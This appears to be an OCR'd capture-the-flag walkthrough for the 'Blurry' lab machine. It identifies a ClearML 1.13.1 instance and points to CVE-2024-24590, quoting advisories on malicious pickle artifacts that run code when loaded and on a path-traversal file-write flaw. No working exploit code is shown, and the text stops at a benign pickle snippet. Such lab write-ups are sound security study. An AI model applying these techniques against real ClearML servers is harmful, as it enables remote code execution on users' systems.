
This procedure not only helps us maintain oversight over critical data and metrics but also allows us to catch potential issues early, streamline our workflows, and foster a culture of continuous improvement and accountability.

Your cooperation is vital for the success of this initiative. By actively participating in this review process, we can collectively ensure that our projects progress smoothly, efficiently, and to the highest quality standards.

Thank you for your dedication and commitment to excellence. Together, we will make the most of ClearML to drive our projects forward and achieve outstanding results.


Question 4

What software is running on app.blurry.htb?


ClearML- Login — Mozilla Firefox
ClearML- Login
Not Secure
http://app.blurry.htb/login
CLEAR|ML
Full Name
START
By signing up you agree to Allegro AI's
Privacy Policy and Terms of Use.
Star
6,908
If you ❤️ ClearML, ⭐ us on GitHub
Join our Community on Slack
Contact Us

Question 5

What version of ClearML webapp is running on Blurry?


Not Secure
http://app.blurry.htb/settings/profile
SETTINGS / Profile
Profile
Configuration
Workspace
yo lo
WebApp: 1.13.1-426 • Server: 1.13.1-426 • API: 2.27

Question 6

What is the 2024 CVE ID for a remote code execution vulnerability in this version of ClearML having to do with artifact get?

OpenCVE

MAIN NAVIGATION

- Vulnerabilities
- Vendors & Products
- Weaknesses
- Statistics

Vulnerabilities (Clearml)

</> API Docs NEW | Sign in | Register

Search

vendor:clear AND product:clearml

Search

Use the Query Builder to create your own search query, or check out the documentation to learn the search syntax.

Search Examples

CVEs in KEV | CVEs with EPSS >= 80% | Crit. Microsoft | High Apache | SQL Injection (CWE-89) | Linux Kernel | High (CVSS 3.1) | Apache Struts | RCE (Remote Code Execution) | XSS (CWE-79) | Critical (CVSS 4.0) | CVEs to check


Search Results (9 CVEs found)

Export CSV

CVE	Vendors	Products	Updated	CVSS v3.1
CVE-2024-43779	1 Clear	1 Clearml Enterprise Server	2025-09-05	7.7 High
An information disclosure vulnerability exists in the Vault API functionality of ClearML Enterprise Server 3.22.5-1533. A specially crafted HTTP request can lead to reading vaults that have been previously disabled, possibly leaking sensitive credentials. An attacker can send a series of HTTP requests to trigger this vulnerability.				
CVE-2024-39272	1 Clear	1 Clearml Enterprise Server	2025-09-05	9 Critical
A cross-site scripting (xss) vulnerability exists in the dataset upload functionality of ClearML Enterprise Server 3.22.5-1533. A specially crafted HTTP request can lead to an arbitrary html code. An attacker can send a series of HTTP requests to trigger this vulnerability.				
CVE-2024-24590	1 Clear	1 Clearml	2025-06-17	8 High
Deserialization of untrusted data can occur in versions 0.17.0 to 1.14.2 of the client SDK of Allegro AI's ClearML platform, enabling a maliciously uploaded artifact to run arbitrary code on an end user's system when interacted with.				
CVE-2024-24593	1 Clear	1 Clearml	2025-06-17	9.6 Critical

Question 7

What system user is the ClearML application running as on Blurry?



user.txt

CVE-2024-24590

Deserialization of untrusted data can occur in versions 0.17.0 to 1.14.2 of the client SDK of Allegro's ClearML platform, enabling a maliciously uploaded artifact to run arbitrary code on an end user's system when interacted with.

- ClearML Version 1.14.2 Release Notes
- CVE-2024-24590 Security Advisory
- Description of the Finding by HiddenLayer
- Proof-of-Concept Code/Exploit

Table of Contents

Collaborative Improvement – Machine Learning Operations (MLOps) Platforms
Basics of ClearML
The Vulns
The ClearML Python Package
CVE-2024-24590: Pickle Load on Artifact Get
CVE-2024-24591: Path Traversal on File Download
ClearML Server
CVE-2024-24592: Improper Auth Leading to Arbitrary Read-Write Access
CVE-2024-24593: Cross-Site Request Forgery in ClearML Server
CVE-2024-24594: Web Server Renders User HTML Leading to XSS
CVE-2024-24595: Credentials Stored in Plaintext

CVE-2024-24590: Pickle Load on Artifact Get

The first vulnerability that our team found within ClearML involves the inherent insecurity of pickle files. We discovered that an attacker could create a pickle file containing arbitrary code and upload it as an artifact to a project via the API. When a user calls the *get* method within the *Artifact* class to download and load a file into memory, the pickle file is deserialized on their system, running any arbitrary code it contains.

https://youtu.be/8XkfNHpVLmI

CVE-2024-24591: Path Traversal on File Download

Our second vulnerability is a directory traversal inside the *Datasets* class within the *_download_external_files* method. An attacker can upload or modify a dataset containing a link pointing to a file they want to drop and the path they want to write it to on the user's system. When a user interacts with this dataset, it triggers the download, such as when using the *Dataset.squash* method. The uploaded file will be written to the user's file system at the attacker-specified location. An important note is that the external link can point to a local file by using *file://*, the implication being that this introduces the potential for sensitive local files to be moved to externally accessible directories.

https://youtu.be/3J-qIXzSlOo

Python Pickle

Pickling is the process of converting a Python object (such as a list, dictionary, or class object) into a byte stream so that it can be saved to a file or transmitted over a network.

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".


Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

https://docs.python.org/3/library/pickle.html




Python Pickle

```
import pickle

data = {
  "name": "Jenny",
  "age": 25,
}

